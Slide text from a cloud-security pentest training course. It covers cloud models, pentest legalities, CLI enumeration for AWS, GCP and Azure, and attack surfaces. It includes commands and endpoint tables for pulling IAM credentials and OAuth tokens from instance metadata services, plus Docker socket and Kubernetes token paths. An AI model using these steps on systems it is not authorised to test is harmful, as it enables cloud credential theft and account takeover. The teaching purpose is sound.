

Hacking and Securing Cloud



NotSoSecure part of

claranet cyber security

<https://t.me/learningnets>

We hack



We teach

Web Application Security Assessment

Infrastructure Security Assessment

Mobile Application Security Assessment

Source Code Review

IoT Security Assessment

Red Team Exercises

Beginner Friendly

Hacking 101

Basic Infrastructure Hacking

Basic Web Hacking

Advanced/Specialist Offensive Courses

Advanced Infrastructure Hacking

Advanced Web Hacking

Hacking and Securing Cloud

Specialist Defensive Courses

Application Security for Developers

DevSecOps

For **private/corporate training** please contact us at:
training@notsosecure.com

<https://t.me/learningnets>

Martin Cernac

- Senior Security Consultant
- Paid to code things since legally employable
- Paid to hack things since 2016
- **Speaker / Trainer:**
BlackHat, SecTor, Hack in Paris, QA and others
- MSc in Computer Science (nerdy and I love it)
- OSCP/OSWE/OSEP/AWS-SAA

Claranet Cyber Security Services - Meet the expert

Martin Cernac

Senior Security Consultant & Trainer



"My favourite aspect of cybersecurity is how quickly it evolves and adapts. It moves forward very fast, and you have to move with it. If you do, there is always something new and interesting to discover and learn. You may uncover a completely new area requiring more research or find a different approach to existing problems, pinpointing the one weak spot that no one has identified before. That said, the commercial push to release software with insufficient investment in Penetration Testing means many if not most identified vulnerabilities could have been prevented."

Role

Martin joined the UK team of NotSoSecure in 2021, where he works with a wide range of clients. He delivers security services such as Penetration Testing (web application, infrastructure and network) and Red Team assessments, expressing system and network vulnerabilities with little or no prior knowledge of the client environment. He also delivers training for clients on application and cloud security DevSecOps and infrastructure, as well as at major conferences, including Black Hat Europe and Black Hat Las Vegas. Finally, within NotSoSecure, he participates in research on new application security threats, with some of his findings published on the company's blog.

Background

Martin began working as a Software Developer in 2011, gaining a BSc (top of the class) in Computer Science in 2016. He then switched to cybersecurity, achieving an MSc in Computer Security in 2018. His work as a Security Consultant has led him to pass a number of professional certifications, including OSCP (Offensive Security Certified Professional), OSWE (Offensive Security Web Expert) and OSEP (Offensive Security Experienced Penetration Tester). He has also created course content on various topics, ranging from digital forensics to advanced application security focused on niche topics.

Passion

Martin has long been fascinated with the inner workings of hardware and software. His training in software development and cybersecurity have provided him with the solid background needed to understand how security vulnerabilities can be introduced at every stage of the development lifecycle. He is passionate about combining his knowledge of the two fields when he creates training content and delivers training courses, which allows for a greater depth of understanding. Moreover, as more code is written each year, he holds that security training content must always be tailored to the understanding of developers.

Certifications

- OSCP
- OSWE
- OSEP

Key Skills

- Web Penetration Testing
- Thick client Penetration Testing
- Red Team Assessments

Conferences

- Black Hat Europe
- Black Hat Las Vegas

 **NotSoSecure** part of
claranet cyber security

For more information:
Email: contact@notsosecure.com
Visit: notsosecure.com



Organisational information


-  Main portal + commands from all demos and labs
 - <https://cloud2.nss.training>
-  Progress Tracking portal (optional)
 - <https://cloud2.tracker.training>
-  Lunch and coffee breaks (**Singapore Time**)
 - 9:00 – start
 - 10:30 –  coffee break (30 minutes)
 - 12:30 –  lunch break (90 minutes)
 - 16:00 –  coffee break (20 minutes)
 - 18:00 – end of day



Introduction to Cloud Computing



What is a “cloud”



What is Cloud

- Shared pool of configurable system resources
- Decentralized
- Rapid provisioning
- Remote access
- Minimum management
- Reduced IT hardware upfront cost
- Flexible and scalable
- Can be: Public / Private / Hybrid / Community



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Types of Cloud

Public

Publicly facing resources like virtual machines, databases, applications, etc., available to all the users over internet. Owned and maintained by a third-party organization

Private

Resources that have access to limited group of users. Can be public facing or in an internal network. Owned and maintained by a private cloud owner

Hybrid

Combination of public and private cloud. Data and responsibilities are shared between them

Community

Similar to a private cloud. Resources are shared between groups of people belonging to the same community



NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

Comparison: Types of Cloud



Parameter	Public Cloud	Private Cloud	Hybrid Cloud	Community Cloud
Scalability	Very High	Limited	Very High	Limited
Reliability	Very High	Very High	High	Very High
Security Responsibility	Vendor	Individual	Vendor and Individual	Individual
Cost	Comparatively Cheaper	Expensive	Moderately Expensive	Moderately Expensive
Example	AWS, GCP, Azure	KVM, Xen	VMware vCloud	Salesforce Community Cloud

Types of Cloud Services



SaaS

Software as a Service



FaaS

Function as a Service



PaaS

Platform as a Service



CaaS

Containers as a Service



IaaS

Infrastructure as a Service



<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global Services Ltd, all rights reserved

Shared Responsibility Model



Pizza as a Service 2.0


<http://www.paulkerrison.co.uk>



You Manage



Vendor Manages



Shared Responsibility Model



Responsibilities	On-prem	IaaS	CaaS	PaaS	FaaS	SaaS
All Things Client Side	Tenant	Tenant	Tenant	Tenant	Tenant	Tenant
Data (Transit and Cloud)	Tenant	Tenant	Tenant	Tenant	Tenant	Tenant
Identity & Access Management	Tenant	Tenant	Tenant	Tenant	Tenant	Tenant
Functional Logic	Tenant	Tenant	Tenant	Tenant	Tenant	Provider
Applications	Tenant	Tenant	Tenant	Tenant	Provider	Provider
Runtime	Tenant	Tenant	Tenant	Provider	Provider	Provider
Middleware	Tenant	Tenant	Provider	Provider	Provider	Provider
OS	Tenant	Tenant	Provider	Provider	Provider	Provider
Virtualization	Tenant	Provider	Provider	Provider	Provider	Provider
Load Balancing	Tenant	Provider	Provider	Provider	Provider	Provider
Networking	Tenant	Provider	Provider	Provider	Provider	Provider
Servers	Tenant	Provider	Provider	Provider	Provider	Provider
Physical Security	Tenant	Provider	Provider	Provider	Provider	Provider

<https://t.me/learningnets>

Understanding Cloud Security



Why Cloud Security Matters

- Major push by organizations to be partially in cloud or cloud native
- Multitude of offerings brings forth different threat models
- Misconfigurations can increase threats
- Lapse in security can cause money/data/resource losses
- Examples:
 - [Cryptojacking in cloud](#)
 - [Code Spaces closed their shops because of AWS creds theft](#)



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Infra Security



Conventional Infra Security

- Approval only required from owner
- If whitelisted no throttling will be placed by owner
- Network attack is IP based
- IPs mostly private by default
- BCP / DR self planned
- Major danger is data / intellectual property / reputation loss
- Missing patches / Misconfigurations

Cloud Infra Security

- Service provider approval is required*
- Abuse of resource (DDoS, DoS) can result in restrictions
- Network attacks rely on DNS
- IPs mostly public by default
- BCP / DR relies on provider
- Major threat is abuse of services leading to service ban or huge bills
- Misconfiguration / API exposure

* Note that some types of testing may be explicitly pre-approved (with caveats) in provider terms

<https://t.me/learningnets>

Conventional Infra v Cloud Offerings

Conventional Infra			
Self Managed Server	EC2 Instance	Virtual Machine	Compute Engine
Internal Network	VPC	Virtual Network	VPC
Firewall	Security Groups	Network Security Group	VPC Firewall
Open Network Share	Open S3 Bucket	Open Storage Account	Cloud Storage
Event Logs, Syslog, etc	CloudWatch	Azure Diagnostics / Activity Logs	Stackdriver
Domain / LDAP Admin	AWS Root User	Tenant Admin	GCP Super Admin

Traditional Infra v Cloud Mapping



Traditional Infra	Cloud Mapping	Example
Server	Services	DB Server => RDS, File storage => S3
Domain	Subscription	XYZ.com to subscription number 12345.43
Domain Admin	Subscription Admin	Subscription owner/admin controls the details
Pass the Hash	Credential Pivot	Instead of focusing on individual creds, focus more on tokens for pivoting across systems
Private IPs	Public IPs	There is always some public IPs involved.
RDP / SSH	Management APIs	Instead of getting SSH/RDP, just API Access is enough

Legalities around Cloud Pentesting

- Devices owned by cloud service providers
- Seeking approval should be considered for a major subset of services
- Some services can be tested without approval, subject to certain caveats
- DoS or attacks affecting other tenants are not allowed



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Legalities around Cloud Pentesting



docs.microsoft.com/en-us/azure/security/azure-security-pen-testing

As of June 15, 2017, Microsoft no longer requires pre-approval to conduct a penetration test against Azure resources. Customers who wish to formally document upcoming penetration testing engagements against Microsoft Azure are encouraged to fill out the [Azure Service Penetration Testing Notification form](#). This process is only related to Microsoft Azure, and not applicable to other Microsoft Cloud Service.

Important

While notifying Microsoft of pen testing activities is no longer required customers must still comply with the [Microsoft Cloud Unified Penetration Testing Rules of Engagement](#).

Azure

aws.amazon.com/security/penetration-testing

Permitted Services – You're welcome to conduct security assessments against AWS resources that make use of the services listed below. We're constantly updating this list; click [here](#) to leave us feedback or request for inclusion of additional services:

- o Amazon EC2 instances, NAT Gateways, and Elastic Load Balancers
- o Amazon RDS
- o Amazon CloudFront
- o Amazon Aurora
- o Amazon API Gateways
- o AWS Lambda and Lambda Edge functions
- o Amazon Lightsail resources
- o Amazon Elastic Beanstalk environments

Prohibited Activities – The following activities are prohibited at this time:

- o DNS zone walking via Amazon Route 53 Hosted Zones
- o Denial of Service (DoS), Distributed Denial of Service (DDoS), Simulated DoS, Simulated DDoS
- o Port flooding
- o Protocol flooding
- o Request flooding (login request flooding, API request flooding)

support.google.com/cloud/answer/6262505?hl=en


Google Cloud Platform Console Help

Do I need to notify Google that I plan to do a penetration test on my project?

If you plan to evaluate the security of your Cloud Platform infrastructure with penetration testing, you are not required to contact us. You will have to abide by the Cloud Platform [Acceptable Use Policy](#) and [Terms of Service](#), and ensure that your tests only affect your projects (and not other applications). If a vulnerability is found, please report it via the [Vulnerability Rewards](#) program.

Google Cloud

Control and Data Plane: 20,000 feet view



<https://t.me/learningnets>



Understanding Data and Control Plane

Cloud computing platforms can be divided into two planes:

- Control plane
 - Management interfaces (Cloud Web Consoles)
 - Cloud APIs
 - Command line interface (CLI)
 - Container managers (K8s or similar)
- Data plane
 - Consumer cloud component



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Which Plane to Hack: Data or Control

- Data plane would generally be the entry point
- Data plane if you want to access data (doh!)
- Control plane if you want to gain full control of environment
- Control plane hacks would mostly be due to leaked keys



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Connecting to Cloud Environment

- Cloud service providers provide public APIs
- These APIs are generally REST based
- As these APIs are complex vendors also provide CLI tools
- All 3 big cloud vendors offer official CLIs in Python
- Officially Powershell version is also available for Azure CLI
- SDKs are available in almost all common languages



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Cloud APIs

- APIs are generally divided by services offered
- Each API service allow range of operations
 - Creation
 - Modification
 - Removal
 - Information

Documentation available here

- **AWS:** <https://docs.aws.amazon.com/index.html>
- **Azure:** <https://docs.microsoft.com/en-us/rest/api/azure/>
- **GCP:** <https://cloud.google.com/apis/docs/overview>



AWS CLI



- **Configure Account**

```
$ aws configure
```

- **Get Current Account details**

```
$ aws sts get-caller-identity
```

- **Enumerate S3 Buckets**

```
$ aws s3api list-buckets --query "Buckets[].Name"
```

- **Identify Instances in account for specific region**

```
$ aws ec2 describe-instances --region us-east-1
```

- **Identify list of lambda functions running (environment variables are visible)**

```
$ aws lambda list-functions
```

- **More on this later - once we have some credentials to enumerate!**

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

GCP CLI



Google Cloud



- **Configure Gcloud CLI**
`$ gcloud auth login`
- **List current configuration**
`$ gcloud config list`
- **List compute instances**
`$ gcloud compute instances list`
- **List deployed web applications**
`$ gcloud app instances list`
- **List Functions**
`$ gcloud functions list`

Azure CLI



- Authenticate to Azure

```
$ az login
```

- List of current logged in account

```
$ az account list
```

- List of Storage Accounts

```
$ az storage account list
```

- List of VMs

```
$ az vm list
```

- List of Web Apps

```
$ az webapp list
```

The Metadata API



Metadata API

- API layer provided by all cloud providers for system and environment information
- All cloud service providers give this facility, however, features and formats vary significantly
- Generally accessible from within services over non-routable IP Address 169.254.169.254
 - Responds to HTTP requests
 - Cascaded folder style content arrangement
 - May require some extra headers



Metadata API: AWS



- The AWS Metadata API solution is the most “complete”
- Especially useful if the environment is using IAM profiles
- IAM profiles allow you to club together various services and capabilities within a single profile
- If you have access to IAM profile credentials you can become **"evil"**
- If machine has an IAM Profile attached, we may obtain temporary creds via Metadata API

Reference:
<https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-instance-metadata.html>
<https://t.me/learningnets>

AWS Metadata API



- Two version of Metadata API are currently available
 - IMDSv1
 - IMDSv2
- IMDSv2 is newer and with increased focus on security
- V2 requires a mandatory HTTP request header with all requests
- Header is a token obtained via another endpoint

```
TOKEN=`curl -X PUT "http://169.254.169.254/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600" `
```

- Obtained token is passed on to Metadata API in header

```
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v  
http://169.254.169.254/latest/meta-data/
```

AWS Metadata API



URL: <http://169.254.169.254/latest/meta-data/>

Common Endpoints	Details
/instance-id	Unique ID associated with this Instance
/hostname	Hostname as per configuration
/public-ipv4	Public IP-v4 of the Instance
/security-groups	Security Groups assigned to the Instance
/placement/availability-zone	Current Availability Zone of the Instance
/iam/security-credentials/role_Name	Security Credential associated with Instance

Metadata API: Azure



- API Requires mandatory header for all requests

`Metadata: true`

- Any request with `X-Forwarded-For` header is rejected
- API is broken into sections for specific type of requests
- Certain sections like "instance" only respond in text format
- Azure uses OAuth tokens as authentication mechanism
- Once access to token is obtained attackers get similar privileges as VM

Reference:
<https://docs.microsoft.com/en-us/azure/virtual-machines/windows/instance-metadata-service>
<https://t.me/learningnets>

Azure Metadata API



URL: <http://169.254.169.254/metadata/?api-version=2017-08-01>

Common Endpoints	Details
/instance/	Unique ID associated with this Instance
/instance/name	Name of the VM
/network/ipv4/publicIpAddress	Public IP-v4 of the Instance
/instance/location	Current Placement Zone of the Instance
/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/	OAuth2 Security Token

Metadata API: GCP



Google Cloud



- Mandatory header for all requests
`Metadata-Flavor: Google`
- 169.254.169.254 hostnamed to metadata.google.internal
- Any request with `X-Forwarded-For` Header is rejected
- Recursive Querying can be performed `?recursive=true`
- The metadata API has gone through a number of version
 - v0.1 and v1beta1 (no header requirement)
- Currently the only supported version is “v1”

GCP Metadata API



URL: <http://metadata.google.internal/computeMetadata/v1/instance/>

Common Endpoints	Details
/attributes/ssh-keys	Public SSH keys
/hostname	VM hostname
/network-interfaces/	List of all network interfaces
/network-interfaces/<index>/forwarded-ips/	Public facing IPs for this instance
/service-accounts/service-account-name/token	Security Token corresponding to service acc

Cloud Service Attack Surfaces



Understand the Attack Surfaces: **IaaS**

- Direct control of the virtual machine
- Functionally closest to on-premise solutions
- Flexible option, provides maximum control to tenant
- Responsibilities:
 - Tenant: maintain & update the virtual machine OS & anything above
 - Provider: everything below virtual machine

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

IaaS: Attack Surface

Usual attack surface

- Unpatched machines
- Shared / non-secured credentials
- Software / application flaws
- Misconfiguration (firewall or other systems)

Cloud-specific attack surface

- Auth Token Stealing via Metadata API



IaaS: Attack Surface

- All infrastructure related bugs which affect Hosts or VMs
- Infrastructure-level issues
 - RDP without NLA
 - SSH without brute-force protection
 - Weak account passwords with predictable username
- Application-level flaws
 - Remote code execution (RCE)
 - Server-side request forgery (SSRF)



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Understand the Attack Surfaces: CaaS

Container as a Service

- Very useful for a service-based architecture
- “Bring your own container” and run it in CaaS
- Docker or Kubernetes hosted environments
- **Examples:** ECS, EKS, ECR, GKE, AKS
- Responsibilities
 - Tenant: Focus on images, application and logic entities
 - Provider: Takes care of the stack until middleware layer (Docker / K8s)
- Attack Surface:
 - Docker image level issues
 - Application logic bugs
 - Platform specific focused bugs

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

CaaS: Attack Surface

- You can host your own registry or use a cloud service
 - Selfhost, Amazon ECR, Google Container Registry are some options
- Write access to registry will allow planting backdoors
- Base Docker images need to be periodically checked & updated
- Docker host relies on Unix/TCP socket access control

Docker: `/var/run/docker.sock`

- Kubernetes environment rely on tokens to grant access

Kubernetes: `/var/run/secrets/kubernetes.io/serviceaccount/token`



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Understand the Attack Surfaces: PaaS

- Access to provider maintained platform directly
- **Example:** Heroku, S3, app engine, IIS Azure
- Less flexible than IaaS but still gives more control than FaaS or SaaS
 - Similar to shared hosting environments
- Service provider can restrict available runtimes
- Responsibilities
 - Tenant: Focus on application and logic entities
 - Provider: Takes care of stack until runtime layer
- Attack Surface:
 - Application logic bugs
 - Platform-specific issues

Responsibilities
All Things Client Side
Data (Transit and Cloud)
Identity & Access Management
Functional Logic
Applications
Runtime
Middleware
OS
Virtualization
Load Balancing
Networking
Servers
Physical Security

